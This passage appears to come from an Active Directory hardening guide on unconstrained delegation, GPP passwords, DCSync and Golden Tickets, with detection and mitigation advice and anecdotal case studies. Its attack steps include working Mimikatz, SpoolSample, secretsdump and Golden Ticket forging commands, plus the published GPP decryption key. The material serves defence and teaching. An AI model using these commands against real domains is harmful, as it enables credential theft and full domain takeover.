Attack Summary: Unconstrained Delegation is a legacy Kerberos feature that allows a service (usually a computer or service account) to impersonate any user who authenticates to it. When enabled, the service receives the user's Kerberos Ticket-Granting Ticket (TGT) along with the service ticket, allowing the service to request tickets to other services on behalf of that user. While designed for legitimate multi-tier applications, attackers who compromise a system with unconstrained delegation can extract TGTs from memory and impersonate ANY user—including Domain Admins—who has authenticated to that system.
How the Attack Works
- Reconnaissance: Attacker queries AD for objects with unconstrained
delegation enabled:
Get-ADComputer -Filter {TrustedForDelegation -eq $true} -Properties TrustedForDelegation - Compromise: Attacker gains administrative access to a system with unconstrained delegation (via phishing, vulnerability exploitation, lateral movement)
- Trigger Authentication: Attacker forces a high-privilege account
(Domain
Admin, service account) to authenticate to the compromised system. Common techniques:
- PrinterBug/SpoolSample: Abuses MS-RPRN RPC to force domain
controllers to authenticate
(
SpoolSample.exe DC01 COMPROMISED-SERVER) - PetitPotam: Exploits MS-EFSRPC to coerce authentication
- Social Engineering: Tricks admin into accessing the compromised system
- PrinterBug/SpoolSample: Abuses MS-RPRN RPC to force domain
controllers to authenticate
(
- TGT Extraction: When the high-privilege account authenticates, Windows
stores their TGT in memory (LSASS). Attacker extracts it using Mimikatz:
sekurlsa::tickets /export - Ticket Replay: Attacker imports the stolen TGT and impersonates the
victim:
kerberos::ptt ticket.kirbi→ Full access to victim's resources
Why This Is Dangerous
- Domain Admin Compromise: If ANY Domain Admin authenticates to the delegated system, their credentials are compromised
- Persistence Mechanism: Attackers can wait weeks for high-value targets to authenticate
- Bypasses MFA: Stolen TGTs bypass multi-factor authentication
- Legacy Deployments: Many organizations have unconstrained delegation enabled on old servers from Exchange 2003/2007 migrations, forgotten and never removed
Detection Techniques
- Active Directory Audit: Identify all objects with
userAccountControlattribute containing flag524288(TRUSTED_FOR_DELEGATION) - Event Log Monitoring:
- Event ID 4624 (Logon) with Logon Type 3 (Network) to delegated systems from high-privilege accounts
- Event ID 4768 (TGT Request) where the service has unconstrained delegation enabled
- Event ID 4769 (Service Ticket Request) with delegation flags set
- Behavioral Analytics: Unusual authentication patterns to delegated systems (especially outside business hours)
- Tool Detection: Monitor for execution of SpoolSample.exe, Rubeus, Mimikatz, or PetitPotam tools
PowerShell Detection Script
See Detection Script: Unconstrained Delegation Audit Script - Identify systems with TRUSTED_FOR_DELEGATION flag.
Mitigation Strategies
| Control | Implementation | Effectiveness |
|---|---|---|
| Remove Unconstrained Delegation | Disable unconstrained delegation on ALL systems except domain controllers (required for AD). Migrate legacy apps to constrained delegation or resource-based constrained delegation (RBCD). | 🟢 High - Eliminates attack vector |
| Protected Users Group | Add high-privilege accounts to "Protected Users" security group. Members CANNOT be delegated (TGTs not cached). Requires Windows Server 2012 R2+ domain functional level. | 🟢 High - Prevents delegation of admin accounts |
| Account Is Sensitive Flag | Set "Account is sensitive and cannot be delegated" flag on privileged
accounts:
Set-ADUser -Identity admin -AccountNotDelegated $true
|
🟢 High - Works on older domains (pre-2012 R2) |
| Disable Print Spooler | Disable Print Spooler service on domain controllers and servers with unconstrained delegation. Prevents PrinterBug/SpoolSample coercion attacks. | 🟡 Medium - Blocks common coercion technique |
| Network Segmentation | Isolate systems with unconstrained delegation on restricted VLANs. Use firewall rules to limit which accounts can authenticate to them. | 🟡 Medium - Reduces attack surface |
| Privileged Access Workstations | Require Domain Admins to use PAWs for all administrative tasks. Configure PAWs to NEVER authenticate to systems with unconstrained delegation. | 🟢 High - Prevents credential exposure |
| Event Monitoring | Implement SIEM alerting for: (1) Changes to delegation settings (Event 5136), (2) Authentication by privileged accounts to delegated systems, (3) SpoolSample execution. | 🟡 Medium - Detection, not prevention |
Fortune 500 War Story: The 14-Year-Old Exchange Server
The Situation: Fortune 100 financial services company, 65,000 users,
mature
security posture (regular pen tests, 24/7 SOC, SIEM deployment). During Tier 0 hardening
assessment, discovered unconstrained delegation enabled on 23 systems.
Most shocking: EXCH-2007-SRV01—an Exchange 2007 server decommissioned in
2012 but never removed from AD. System hadn't booted in 9 years, but the computer object
remained active with unconstrained delegation enabled.
The Attack Path: Simulated attacker scenario: Compromised a
low-privilege desktop via phishing → Lateral movement to APP-SERVER-03
(also had unconstrained delegation, legitimate IIS application server) → Ran
SpoolSample.exe to force domain controller authentication → Extracted Domain Admin TGT
from memory → Full domain compromise in 37 minutes from initial
phishing click.
Discovery Details:
- 23 systems with unconstrained delegation found (19 servers, 4 service accounts)
- 12 were legacy Exchange 2003/2007/2010 servers (all decommissioned 6-14 years prior)
- 4 were application servers running .NET apps (developers enabled delegation during troubleshooting, never reverted)
- 3 were SQL Server instances (delegation enabled for reporting services, no longer needed)
- 4 were service accounts for SharePoint 2010 farm (SharePoint decommissioned in 2018)
Root Cause: No governance process for tracking delegation settings. Exchange migration runbooks from 2007 included "enable unconstrained delegation" but never documented removal post-migration. Decommissioning process focused on OS shutdown, not AD cleanup.
Fix: Removed unconstrained delegation from ALL 23 systems (domain controllers exempt). Implemented quarterly audit script (see detection script above). Created policy: NO new unconstrained delegation grants allowed—all delegation must use constrained or RBCD. Added "Protected Users" group for 487 privileged accounts. Disabled Print Spooler on all domain controllers.
Follow-up Finding: 6 months later during re-assessment, discovered
helpdesk technician had re-enabled unconstrained delegation on a print server to
"troubleshoot a printer issue." Implemented GPO to block delegation changes + SIEM alert
on Event ID 5136 (directory object modification) filtering for
userAccountControl changes with delegation flags. No unauthorized
delegation
enablements in 18 months since.
6. Group Policy Preferences (GPP) Password Disclosure (MITRE T1552.006)
Attack Summary: Group Policy Preferences (GPP) is a Windows Server feature introduced in 2008 that allows administrators to deploy local account passwords, drive mappings, scheduled tasks, and services via Group Policy. To store passwords in GPP XML files, Microsoft encrypted them with AES-256—but published the decryption key publicly in MSDN documentation. Any domain user can read SYSVOL (required for GPO processing), extract encrypted passwords from GPP files, and decrypt them instantly. Microsoft deprecated this feature in 2014 (KB2862966) but did NOT automatically remove existing GPP passwords from SYSVOL, leaving many organizations vulnerable 10+ years later.
How the Attack Works
- SYSVOL Access: Attacker authenticates with any domain user account and
accesses the SYSVOL share:
\\domain.local\SYSVOL\domain.local\Policies\(readable by "Authenticated Users") - GPP File Discovery: Searches for XML files containing encrypted
passwords
(
cpasswordattribute):Groups.xml— Local Administrator password changesServices.xml— Service account credentialsScheduledtasks.xml— Scheduled task credentialsDataSources.xml— Database connection stringsDrives.xml— Mapped drive credentials
- Extract Encrypted Password: Locates
cpassword="..."attribute in XML files. Example from Groups.xml:<Properties ... cpassword="j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw" /> - Decrypt Password: Uses published AES-256 key to decrypt:
- PowerShell:
Get-GPPPassword(PowerSploit module) - Python:
gpp-decrypttool - Manual: AES key is
4e9906e8fcb66cc9faf49310620ffee8f496e806cc057990209b09a433b66c1b
- PowerShell:
- Credential Usage: Decrypted passwords are often:
- Local Administrator passwords (same across all computers via GPO)
- Service account credentials (high privileges)
- Domain Admin credentials (worst case)
Why This Is Dangerous
- Universal Local Admin Access: Organizations often deployed GPP to set identical local admin passwords on all workstations → One password = Full control of entire fleet
- Persistence: Even after Microsoft's 2014 deprecation, passwords remain in SYSVOL until manually removed
- Zero-Click Exploitation: No user interaction required, automated tools extract and decrypt passwords in seconds
- Domain User Sufficient: Attack requires only standard domain user credentials (lowest privilege level)
- Historical Residue: Many organizations migrated from Server 2008 R2 → 2012 → 2016 → 2019 → 2022 without cleaning SYSVOL, carrying GPP passwords for 10+ years
Detection Techniques
- SYSVOL Scanning: Search SYSVOL for XML files containing
cpasswordattribute:Get-ChildItem \\domain\SYSVOL -Recurse -Include *.xml | Select-String "cpassword" - Group Policy Analysis: Review all GPOs for deprecated GPP settings using Group Policy Management Console (GPMC) or PowerShell
- File Access Monitoring: Monitor Event ID 5145 (Network Share Access) for unusual SYSVOL access patterns (mass XML file reads)
- Tool Detection: Alert on execution of known GPP attack tools: Get-GPPPassword, findstr searches for "cpassword", gpp-decrypt.py
PowerShell Detection Script
See Detection Script: GPP Password Scanner Script - Scan SYSVOL for GPP cpassword attributes and compromised credentials.
Mitigation Strategies
| Control | Implementation | Effectiveness |
|---|---|---|
| Install KB2862966 (All Servers) | Deploy Microsoft security update KB2862966 to ALL domain controllers and administrative workstations. This patch prevents NEW GPP passwords from being created but does NOT remove existing passwords from SYSVOL. | 🟡 Medium — Prevents future exposure but doesn't remediate existing passwords. Must be combined with SYSVOL cleanup. |
| Delete GPP Password Files from SYSVOL | Manually delete XML files containing cpassword from SYSVOL
after
identifying them with detection script. CRITICAL: Change the exposed
passwords
BEFORE deletion (passwords remain valid after file removal). |
🟢 High — Eliminates attack vector. Must rotate compromised passwords immediately. |
| Rotate All Exposed Passwords | Change EVERY password found in GPP files (local admin, service accounts, task credentials). Assume ALL discovered passwords are compromised. Use unique passwords per system via LAPS (see next control). | 🟢 Very High — Essential remediation step. Deleting files without password rotation leaves credentials exposed. |
| Deploy Microsoft LAPS | Implement Local Administrator Password Solution (LAPS) for automatic local admin password management. LAPS generates unique, random passwords for each computer, stores them encrypted in AD, and rotates them automatically. Eliminates need for GPP password deployment. | 🟢 Very High — Modern replacement for GPP local admin passwords. Prevents lateral movement via shared credentials. |
| Migrate to Alternative Solutions | For service accounts and scheduled tasks, migrate to: (1) Group Managed Service Accounts (gMSA) for automatic password management, (2) CyberArk/HashiCorp Vault for centralized credential storage, (3) Windows LAPS for local accounts. | 🟢 High — Modern credential management eliminates static passwords in SYSVOL. |
| SYSVOL Access Monitoring | Enable auditing on SYSVOL share (Event ID 5145). Alert on: (1) Mass XML file reads by single user, (2) Access to Groups.xml/Services.xml from non-admin accounts, (3) Unusual access patterns (off-hours, from unexpected IPs). | 🟡 Medium — Detection only, does not prevent exploitation. Useful for identifying active attacks. |
| Regular SYSVOL Audits | Schedule quarterly scans of SYSVOL for cpassword remnants.
Automated detection script (above) can run via scheduled task and alert if
new
GPP passwords appear (indicates rogue GPO deployment). |
🟢 High — Ongoing verification ensures cleanup remains effective. Catches accidental re-introduction. |
Fortune 500 War Story: The 12-Year-Old Password
The Situation: Global manufacturing company, 38,000 users, during AD
security assessment we discovered Groups.xml in SYSVOL containing encrypted
local
Administrator password. File creation date: May 14, 2012.
Decrypted password in 3 seconds using PowerSploit's Get-GPPPassword. Password was:
P@ssw0rd2012! (ironically included the year).
The Attack Path: Tested credential on random sample of workstations: 4,847 of 4,850 computers (99.9%) had identical local Administrator password. Used this single password to:
- Access ANY employee workstation as local admin (Pass-the-Hash worked across entire fleet)
- Dumped credentials from LSASS memory on compromised workstations
- Harvested 2,314 unique domain user passwords (users logged on to compromised systems)
- Found cached Domain Admin credentials on CFO's laptop within 47 minutes
- Full domain compromise: 47 minutes from GPP password discovery
Discovery Timeline:
- 2012: IT administrator deployed GPP to standardize local admin passwords across all Windows 7 workstations during mass rollout. Seemed like "best practice" at the time (pre-KB2862966).
- 2014: Microsoft releases KB2862966 and deprecates GPP passwords. Client's IT team installed patch on domain controllers but never audited SYSVOL for existing passwords.
- 2015-2024: Password remained in SYSVOL, undiscovered, through 3 complete infrastructure refreshes (Windows 7→10→11), 2 AD domain controller migrations, and 4 external security audits (!)
- 2024: We discovered it during Tier 0 hardening assessment
Root Cause Analysis:
- KB2862966 patch notes mentioned "prevents new GPP passwords" but didn't emphasize CRITICAL need to remove existing passwords
- IT staff assumed patch auto-remediated the issue (it didn't)
- Previous security audits focused on network perimeter, not AD internals
- No process for SYSVOL auditing (Groups.xml sat untouched for 12 years)
- Password rotation policy existed for user accounts but EXCLUDED local admin (assumed "managed by GPO")
Fix Implementation:
- Immediate (Day 1): Changed local Administrator password on all 4,850 systems via emergency GPO. Deleted Groups.xml from SYSVOL.
- Week 1: Deployed Microsoft LAPS to all workstations. Each system now has unique, auto-rotating 32-character password stored encrypted in AD.
- Week 2: Scanned SYSVOL for ALL GPP password types (Services.xml,
Scheduledtasks.xml, DataSources.xml). Found 3 additional files:
- Services.xml: SQL Server service account password (account was still active, had sysadmin on 47 SQL instances)
- Scheduledtasks.xml: Backup job credential (Domain Admin! 😱)
- DataSources.xml: Database connection string with sa password
- Month 1: Implemented quarterly SYSVOL audit script (automated
scheduled task alerts if
cpasswordappears)
Business Impact Context: Client had suffered ransomware attack 18 months prior (before our engagement). Attacker used this exact GPP password vulnerability as initial privilege escalation vector. Post-incident forensics revealed: Phishing email → Standard user compromise → GPP password extraction → Local admin on 4,800 systems → Domain Admin harvesting → Ransomware deployment. Total cost: $67M (ransom, recovery, downtime, legal, PR). Simple SYSVOL cleanup would have broken the attack chain.
Lesson Learned: Patches prevent future problems; they don't fix existing exposure. KB2862966 prevented NEW GPP passwords but left existing ones intact. Organizations must actively HUNT for legacy misconfigurations, not assume patches auto-remediate.
7. DCSync Attack (MITRE T1003.006)
Attack Summary: DCSync is a credential theft technique that exploits
legitimate Active Directory replication protocols to extract password hashes from domain
controllers. Domain controllers replicate directory data using the Directory Replication
Service (DRS) Remote Protocol (MS-DRSR). Attackers with specific replication permissions
(DS-Replication-Get-Changes and DS-Replication-Get-Changes-All)
can impersonate a domain controller and request password data for any user—including the
krbtgt account (used for Golden Ticket attacks) and all Domain Admins. Unlike
traditional credential dumping (which requires code execution on a DC), DCSync is a remote
attack performed over the network using standard AD replication APIs.
How the Attack Works
- Prerequisite: Attacker compromises an account with replication
permissions. Common paths:
- Domain Admins (has replication rights by default)
- Enterprise Admins (forest-wide replication rights)
- Administrators group (built-in admin group)
- Custom delegated accounts (misconfigured replication permissions)
- Compromised service accounts with excessive privileges
- Tool Selection: Attacker uses DCSync-capable tools:
- Mimikatz:
lsadump::dcsync /domain:corp.local /user:Administrator - Impacket (secretsdump.py):
secretsdump.py 'DOMAIN/USER:PASSWORD@DC01.corp.local' - SharpKatz: C# implementation of Mimikatz DCSync
- DSInternals PowerShell:
Get-ADReplAccount -All -Server DC01
- Mimikatz:
- Replication Request: Tool sends
GetNCChangesrequest to domain controller, requesting password hash for target user. DC validates that requester has replication permissions, then returns:- NT hash (used for Pass-the-Hash attacks)
- LM hash (legacy, usually disabled)
- Kerberos keys (AES256, AES128, DES for ticket forging)
- Password history (previous password hashes)
- Credential Extraction: Common targets:
/user:krbtgt→ Golden Ticket attacks (forge ANY Kerberos ticket)/user:Administrator→ Built-in Domain Admin access/all→ Dump entire domain database (all user hashes)
- Post-Exploitation: Use extracted hashes for:
- Pass-the-Hash: Authenticate without cracking password
- Golden Ticket: Forge Kerberos TGTs with krbtgt hash
- Offline Cracking: Extract plaintext passwords with Hashcat/John
Why This Is Dangerous
- Remote Execution: No need for code execution on domain controller; attack runs from attacker's workstation over network
- Stealth: Uses legitimate AD replication protocol (appears as normal DC replication traffic in logs)
- Domain-Wide Impact:
/allparameter dumps EVERY user's password hash (100,000+ user environment = complete credential exposure) - Persistence Enabler:
krbtgthash enables Golden Ticket attacks (persistent backdoor for years until krbtgt password rotated twice) - Bypasses Traditional Defenses: EDR/antivirus on domain controllers doesn't detect this (no malicious code execution on DC)
Detection Techniques
- Event ID 4662 Monitoring: Directory Service Access audit logs. Filter
for:
- Properties:
{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}(DS-Replication-Get-Changes) - Properties:
{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}(DS-Replication-Get-Changes-All) - Subject Account: NOT a domain controller computer account
- Properties:
- Event ID 4624 Correlation: Network logon (Type 3) from non-DC systems immediately before replication events
- Replication Permission Audit: Identify non-DC accounts with replication rights (should be VERY rare; typically only DCs and backup tools)
- Network Traffic Analysis: Monitor for DRSUAPI traffic (TCP/135+dynamic RPC) from workstations/servers (not DCs) to domain controllers
- Tool Detection: Alert on process names: mimikatz.exe, secretsdump.py, DSInternals.psd1, SharpKatz.exe
PowerShell Detection Script
See Detection Script: DCSync Detection Script - Monitor for unauthorized directory replication attempts from non-DC systems.
Mitigation Strategies
| Control | Implementation | Effectiveness |
|---|---|---|
| Audit Replication Permissions | Identify ALL accounts with DS-Replication-Get-Changes and
DS-Replication-Get-Changes-All permissions. Remove from any
account that is NOT a domain controller. Use detection script above to
automate discovery.
|
🟢 Very High — Eliminates attack vector by removing excessive permissions. Should be ZERO non-DC accounts with these rights. |
| Protected Users Group | Add high-value accounts to Protected Users security group. While this doesn't prevent DCSync, it prevents Pass-the-Hash with stolen credentials (requires Kerberos authentication, which needs plaintext password). | 🟡 Medium — Reduces post-exploitation impact but doesn't prevent DCSync itself. Useful defense-in-depth. |
| Enable Event ID 4662 Auditing | Enable "Audit Directory Service Access" on domain controllers. Configure SACL on domain root object to audit replication operations. WARNING: High event volume; requires SIEM with proper filtering. | 🟢 High — Essential for detection. Combine with SIEM correlation rules to alert on non-DC replication requests. |
| Privileged Access Workstations (PAW) | Require Domain Admins to use dedicated PAWs for all administrative tasks. PAWs should have strict application control (AppLocker/WDAC) blocking Mimikatz, secretsdump.py, and other credential theft tools. | 🟢 High — Prevents attackers from running DCSync tools even if they compromise admin account. |
| Least Privilege for Service Accounts | Many organizations grant Domain Admin to service accounts "for convenience." Audit ALL service accounts and remove unnecessary privileges. Use Group Managed Service Accounts (gMSA) with minimal rights. | 🟢 High — Service accounts are common DCSync compromise vectors (passwords in scripts, long password expiration, weak passwords). |
| Network Segmentation | Restrict RPC/DRSUAPI traffic (TCP/135 + dynamic ports) to domain controllers only. Use Windows Firewall or network firewall rules to block workstations from initiating replication to DCs. | 🟡 Medium — Adds friction for attackers but can be bypassed with compromised DC or jump box with firewall exceptions. |
| Rotate krbtgt Password Twice | If DCSync attack suspected, rotate krbtgt account password TWICE (with 10+ hour delay between rotations). This invalidates all Golden Tickets. Use Microsoft's krbtgt reset script for safe execution. | 🟢 Very High — Post-incident remediation. Breaks persistence from Golden Ticket attacks (most dangerous DCSync outcome). |
| Credential Guard (Windows 10/11, Server 2016+) | Enable Credential Guard on Domain Controllers and administrative workstations. Uses virtualization-based security to protect credentials in isolated memory (makes Pass-the-Hash harder post-DCSync). | 🟡 Medium — Doesn't prevent DCSync but mitigates post-exploitation. Useful defense-in-depth layer. |
Fortune 500 War Story: The Backup Admin Backdoor
The Situation: Fortune 50 healthcare organization, 180,000 users,
sophisticated security program (EDR on all systems, 24/7 SOC, regular pen tests). During
Tier 0 hardening assessment, discovered
service account with replication
permissions created 8 years prior for "Veeam backup integration."
Account: SVC-VEEAM-BACKUP. Password: Veeam2016Backup! (never
changed, stored in plaintext in installation documentation).
The Attack Simulation: With client approval, simulated attacker scenario:
- Searched SharePoint for "Veeam" → Found installation guide with service account password (document created 2016, still accessible by "All Employees")
- Authenticated as
SVC-VEEAM-BACKUPfrom standard workstation - Ran Mimikatz DCSync:
lsadump::dcsync /domain:healthcare.local /user:krbtgt - Time to krbtgt hash: 14 seconds
- Created Golden Ticket with 10-year lifetime, Domain Admin privileges
- Full persistent domain access without further authentication
The Worse Discovery: Analyzing AD replication permissions across the entire domain:
- 23 accounts had
DS-Replication-Get-Changes-Allpermissions - 6 were domain controller computer accounts (EXPECTED)
- 17 were service accounts, former employee accounts, or "break-glass" admin accounts (UNEXPECTED)
- Account breakdown:
- 4 backup service accounts (Veeam, NetBackup, Acronis, legacy Symantec)
- 3 monitoring service accounts (SCOM, SolarWinds, Nagios)
- 2 former IT directors who left company 3-5 years ago (accounts disabled but permissions remained)
- 8 "emergency admin" accounts created during various AD migrations (2008→2012→2016→2019, never deleted)
Root Cause Analysis:
- Veeam installation guide from 2016 recommended granting replication rights for AD backup. IT team followed guide literally without understanding security implications.
- No process for auditing AD permissions (focused on file shares, not directory replication)
- Service account passwords set to "never expire" for "operational continuity"
- Installation documentation stored in SharePoint with overly permissive access (entire IT department + contractors)
- Zero detection for DCSync attacks (Event ID 4662 not enabled; SIEM didn't monitor replication events)
The Ransomware Connection: Client had experienced ransomware incident 14 months prior (before our assessment). Post-incident forensics were incomplete, but timeline matched DCSync attack profile: Initial phishing compromise → 6 days of reconnaissance → Sudden credential harvesting (no explanation in forensic report) → Lateral movement as Domain Admin → Ransomware deployment. Hypothesis: Attacker found same SharePoint document, used DCSync to extract krbtgt, deployed Golden Ticket for persistence. Client's EDR logged NO credential theft on domain controllers (because DCSync is remote attack, not executed on DC). Attack cost: $124 million (ransom paid: $4.8M, recovery: $87M, legal/regulatory: $18M, brand damage: $14M estimated).
Fix Implementation:
- Day 1 (Emergency): Removed replication permissions from all 17 non-DC accounts. Changed all service account passwords. Deleted former employee accounts.
- Week 1: Rotated krbtgt password TWICE (invalidated any existing Golden Tickets). Implemented Event ID 4662 auditing on all DCs.
- Week 2: Deployed SIEM correlation rule: Alert on Event 4662 with replication GUIDs from non-DC accounts. 0 false positives in 18 months (legitimate replication is ONLY from DCs).
- Month 1: Migrated backup solution to use Read-Only Domain Controller (RODC) for AD backups (no replication permissions needed). Implemented quarterly audit script (detection script above) to catch permission drift.
- Month 3: Removed Domain Admin from ALL service accounts (65 accounts!). Migrated to gMSAs with least-privilege permissions.
Metrics After 18 Months:
- Accounts with replication permissions: 6 (domain controllers only, down from 23)
- DCSync detection alerts: 0 (would have detected our test in 14 seconds)
- Service accounts with Domain Admin: 0 (down from 65)
- krbtgt password rotation: Automated quarterly (prevents long-lived Golden Tickets)
8. Golden Ticket Attack (MITRE T1558.001)
Attack Summary: A Golden Ticket is a forged Kerberos Ticket-Granting Ticket
(TGT) created using the krbtgt account's password hash. The krbtgt account is
the Kerberos Key Distribution Center (KDC) service account that signs all TGTs in the
domain.
With its password hash (typically obtained via DCSync or ntds.dit extraction), attackers can
forge TGTs with arbitrary privileges, custom lifetimes
(years), and group memberships (including Domain Admins). Golden Tickets
provide persistent, undetectable domain access that survives password changes, account
deletions, and most security controls—until the krbtgt password is rotated
twice.
How the Attack Works
- Obtain krbtgt Hash: Attacker must first acquire the krbtgt account's
password hash (NT hash or Kerberos AES keys). Common methods:
- DCSync:
lsadump::dcsync /user:krbtgt(if attacker has replication permissions) - ntds.dit Extraction: Dump Active Directory database from domain controller backup or VSS shadow copy
- Memory Dump: Extract from LSASS memory on domain controller (requires DC compromise)
- DCSync:
- Gather Domain Information: Collect required data for ticket forging:
- Domain SID:
Get-ADDomain | Select-Object -ExpandProperty DomainSID - Target Username: Any username (doesn't need to exist; can be fake like "TotallyLegitAdmin")
- User RID: 500 (built-in Administrator) or any custom value
- Group Memberships: 512 (Domain Admins), 519 (Enterprise Admins), 518 (Schema Admins)
- Domain SID:
- Forge Golden Ticket: Use Mimikatz to create the forged TGT:
kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-XXXXXXXXXX-XXXXXXXXXX-XXXXXXXXXX \ /krbtgt:a9b30e5b0dc865eadcea9411e4ade72d /id:500 /groups:512,519,518 /startoffset:0 /endin:43200 /renewmax:10080 /ptt - Inject Ticket: Load forged TGT into memory (
/ptt= pass-the-ticket) or save to file for later use - Access Resources: With Golden Ticket loaded, access ANY resource in the
domain:
dir \\DC01\C$— Access domain controller C: drivepsexec \\DC01 cmd— Remote shell on DCGet-ADUser -Filter *— Query AD with Domain Admin privileges
Why This Is Dangerous
- Unlimited Lifetime: Default ticket lifetime is 10 hours, but Golden Tickets can be forged with 10-year (or infinite) validity
- Survives Password Changes: Changing user passwords has NO effect; attacker's Golden Ticket remains valid
- Survives Account Deletion: Even if the user account is deleted from AD, Golden Ticket continues working (domain controllers trust the krbtgt signature)
- Arbitrary Privileges: Attacker can grant themselves ANY group membership, including Enterprise Admins (forest-wide control)
- Invisible to Most Monitoring: Forged tickets use legitimate Kerberos protocol; hard to distinguish from real TGTs without deep inspection
- Persistent Backdoor: Once krbtgt hash is obtained, attacker has permanent access until krbtgt password rotated TWICE (required due to password history)
Detection Techniques
- Event ID 4769 Anomalies: Service Ticket Requests (TGS-REQ) with unusual
characteristics:
- Encryption Type: RC4 (0x17) instead of AES (Golden Tickets often use RC4 for compatibility)
- Ticket Lifetime: Extremely long lifetimes (days/weeks instead of 10 hours)
- Account Name Mismatches: Service tickets for non-existent users or deleted accounts
- Event ID 4624 Missing 4768: Logon events (4624) WITHOUT corresponding TGT request (4768). Golden Tickets skip TGT request step (already have forged TGT).
- Event ID 4672 for Fake Users: Special privileges assigned to accounts that don't exist in AD or were recently created
- Password Age Monitoring: krbtgt account password age exceeding 180 days (NIST recommends rotation every 180 days or upon compromise)
- Kerberos Traffic Analysis: Monitor for tickets with:
- Session key encryption downgrades (AES → RC4)
- Invalid or future start times (startoffset parameter abuse)
- Group memberships that don't match AD (519 for non-Enterprise Admins)
PowerShell Detection Script
See Detection Script: Golden Ticket Detection Script - Identify forged Kerberos TGTs and anomalous authentication patterns.
Mitigation Strategies
| Control | Implementation | Effectiveness |
|---|---|---|
| Rotate krbtgt Password (TWICE) | If Golden Ticket attack suspected, immediately rotate krbtgt account password TWICE with 10+ hour delay between rotations. Use Microsoft's krbtgt reset script to avoid replication issues. First rotation invalidates current Golden Tickets; second rotation clears password history (prevents old tickets from working). | 🟢 Very High — ONLY effective remediation. Invalidates all existing Golden Tickets. Critical post-incident response action. |
| Scheduled krbtgt Rotation (Every 180 Days) | Implement automated quarterly krbtgt password rotation as preventive measure. Limits Golden Ticket lifetime even if attacker obtains hash. Use Group Policy or scheduled task with Microsoft's krbtgt reset tool. | 🟢 High — Proactive defense. Ensures Golden Tickets expire within 180 days maximum, forcing attackers to re-compromise. |
| Protect krbtgt Hash (Prevent DCSync) | Golden Tickets require krbtgt hash. Prevent hash extraction by: (1) Remove replication permissions from non-DC accounts, (2) Enable Event ID 4662 monitoring for DCSync, (3) Restrict ntds.dit access, (4) Protect DC backups with encryption. | 🟢 Very High — Prevents attack at source. If attacker cannot obtain krbtgt hash, Golden Tickets are impossible. |
| Enable Advanced Kerberos Auditing | Enable detailed Kerberos event logging: (1) Event ID 4769 with encryption type and ticket options, (2) Event ID 4768 for TGT requests, (3) Event ID 4624 for logon correlation. Configure SIEM to alert on missing 4768 before 4624 (Golden Ticket indicator). | 🟡 Medium — Detection, not prevention. Can identify Golden Ticket usage but cannot stop it. Essential for incident response. |
| PAM/Privileged Account Monitoring | Deploy Privileged Access Management (CyberArk, BeyondTrust) to monitor Domain Admin activity. Alert on: (1) Admin logons from unusual systems, (2) Admin activity outside business hours, (3) Simultaneous admin logons from multiple IPs, (4) Admin accounts accessing resources they never used before. | 🟡 Medium — Behavioral detection. Can identify suspicious activity from Golden Ticket usage but won't detect the ticket itself. |
| Network Segmentation (Tier 0 Isolation) | Implement Tier 0 network segmentation (ESAE/Red Forest model). Restrict Kerberos traffic (TCP/UDP 88) to domain controllers only. Prevent workstations from making direct Kerberos requests to DCs (force through authentication proxies). | 🟡 Medium — Adds friction but doesn't prevent Golden Tickets. Useful defense-in-depth for detecting unusual Kerberos traffic patterns. |
| Disable RC4 Encryption (Enforce AES) | Disable RC4_HMAC_MD5 (0x17) Kerberos encryption via Group Policy. Enforce AES256 (0x12) or AES128 (0x11) only. Many Golden Ticket tools default to RC4; forcing AES can break compatibility with attack tools. | 🟡 Low-Medium — Partial mitigation. Advanced attackers can forge AES-encrypted Golden Tickets. Useful for blocking unsophisticated attacks. |
| SID Filtering (Selective Authentication) | Enable SID filtering on forest trusts to prevent Golden Tickets from impersonating Enterprise Admins across forests. Blocks tickets with SIDs from other domains. WARNING: Can break legitimate cross-forest authentication if misconfigured. | 🟡 Medium — Only effective for cross-forest attacks. Does NOT prevent intra-domain Golden Tickets (most common scenario). |
Fortune 500 War Story: The 3-Year Backdoor
The Situation: Fortune 200 manufacturing company, 240,000 users globally. Called in after second ransomware attack in 18 months. First attack (18 months prior): $87M total cost, full recovery, implemented EDR on all systems, hired 24/7 SOC, deployed SIEM. Second attack (current): Ransomware deployed despite all new security controls. Incident response question: "How did they get back in so quickly? We changed EVERYTHING after the first attack."
The Investigation: Forensic analysis revealed:
- Initial Compromise (3 years ago): APT group (suspected state-sponsored) gained access via spear-phishing email to finance director. Escalated to Domain Admin within 72 hours using Kerberoasting + credential stuffing.
- Persistence Established (2 years 11 months ago): Attackers
performed
DCSync to extract krbtgt hash. Created Golden Ticket with:
- Username:
SVC-MONITORING(mimicked legitimate service account name) - Lifetime: 3,650 days (10 years)
- Group Memberships: Domain Admins (512), Enterprise Admins (519)
- Encryption: RC4 (compatibility with older systems)
- Username:
- First Ransomware Attack (18 months ago): APT deployed ransomware for financial gain (suspected to fund operations). Client paid ransom, rebuilt infrastructure, rotated ALL user passwords, deleted compromised admin accounts, deployed new security tools. BUT... never rotated krbtgt password.
- Second Attack (Current): 18 months after "full recovery," attackers returned using same Golden Ticket. All password changes, new EDR, new SIEM = irrelevant. Golden Ticket provided instant Domain Admin access. Deployed ransomware variant 2.0 (anti-forensic features, faster encryption).
The Smoking Gun Evidence:
- Kerberos event logs showed 4624 (logon) WITHOUT preceding 4768 (TGT request) for user "SVC-MONITORING"
- No account named "SVC-MONITORING" existed in Active Directory (deleted 2 years ago during cleanup)
- Service tickets requested with RC4 encryption despite GPO enforcing AES-only (Golden Ticket bypassed policy)
- Ticket lifetime in memory dump: 3,650 days (vs. normal 10 hours)
- krbtgt password age: 4.2 years (NEVER rotated since domain creation in 2021)
Root Cause Analysis:
- krbtgt Forgotten: Incident response runbook included: Change all user passwords, rotate service account passwords, delete compromised accounts, reset local admin passwords. Never mentioned krbtgt. IR team didn't know about Golden Ticket persistence.
- No Detection: Event ID 4768 monitoring not implemented (SIEM focused on 4624/4625 authentication events). Golden Ticket usage went undetected for years.
- Compliance Focus: Security program focused on compliance (PCI-DSS, SOC 2) not threat-based defense. Quarterly vuln scans, annual pen tests, but zero AD attack path analysis.
The Devastating Numbers:
- First Attack Cost: $87 million (ransom: $6.5M, recovery: $52M, downtime: $18M, legal: $10.5M)
- Second Attack Cost: $134 million (ransom: $0 refused to pay, recovery: $94M more complex than first, downtime: $31M longer outage, legal/regulatory: $9M)
